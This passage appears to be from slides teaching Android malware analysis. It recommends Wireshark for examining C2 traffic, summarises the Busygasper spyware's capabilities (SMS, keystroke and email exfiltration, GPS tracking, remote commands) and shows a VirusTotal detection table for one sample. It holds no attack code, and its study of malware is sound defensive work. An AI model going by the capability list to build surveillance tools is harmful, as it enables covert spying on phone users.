
Wireshark

- ✓ Network protocol analyzer
- ✓ Very handy for seeing what's happening with requests to/from a C2 server
- ✓ Can export objects sent/received and captured by the pcap

```
$ sudo apt-get install wireshark
```

A screenshot of the Wireshark application window. The main pane displays a list of network packets captured from a file named '2019_02_21_034111.pcap'. The packets are listed in a table with columns for No., Time, Source, Destination, Protocol, Length, and Info. The 'Info' column shows detailed protocol analysis for each packet. Below the table, a scrollable text area provides a detailed breakdown of the selected frame (Frame 8). At the bottom of the window, there are two hex dump panes showing the raw bytes of the selected frame. The left pane is labeled 'Frame (173 bytes)' and the right is labeled 'Reassembled TCP (1191 bytes)'. The bottom status bar indicates 'Packets: 1486 - Displayed: 29 (2.0%)' and 'Profile: Default'.

Busygasper: Our Sample




Overview

- **Surveillanceware family with interesting characteristics:**
 - monitors device accelerometer
 - able to forcibly sleep screen
 - IRC protocol
- **Discovered by Kaspersky in August 2018**
- **Only appears to have been installed on devices to which the malware authors had direct access**

Functionality

- Exfiltrate SMS message data to an FTP server
- Access and parse Gmail email mailboxes
- Exfil data from 3P messaging apps
- Log keystrokes and exfil that data to the same FTP server
- Download payloads from C2
- Save received email attachments
- Monitor device sensors
- Track GPS data
- Execute remote commands via SMS

Dynamic Analysis



Limitations

- Incredibly helpful for getting a quick “snapshot” of a sample and starting your static analysis with some basic info
- Many dynamic analysis engines are proprietary or not free
- Most stand-alone tools are focused on Android application security: vulnerabilities in the application vs. suspicious activity

The screenshot shows the VirusTotal analysis page for the SHA256 hash f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206. The page displays a detection ratio of 26/59 and was analyzed on 2018-11-02 at 19:31:33 UTC. The results table lists 13 different antivirus engines and their findings:

Antivirus	Result	Update
Ad-Aware	Android.Trojan.SmsSpy.UW	20181102
AegisLab	SUSPICIOUS	20181102
AhnLab-V3	Android-Trojan/FakeUpdates.b8416	20181102
Arcabit	Android.Trojan.SmsSpy.UW	20181102
Avast-Mobile	APK:RepMetagen [Tr]	20181102
Avira (no cloud)	ANDROID/Spy.Agent.mlwbn	20181102
Babable	Malware.HighConfidence	20180918
BitDefender	Android.Trojan.SmsSpy.UW	20181102
DrWeb	Android.Spy.494.origin	20181102
Emsisoft	Android.Trojan.SmsSpy.UW (B)	20181102

Dynamic Analysis of *Busygasper*

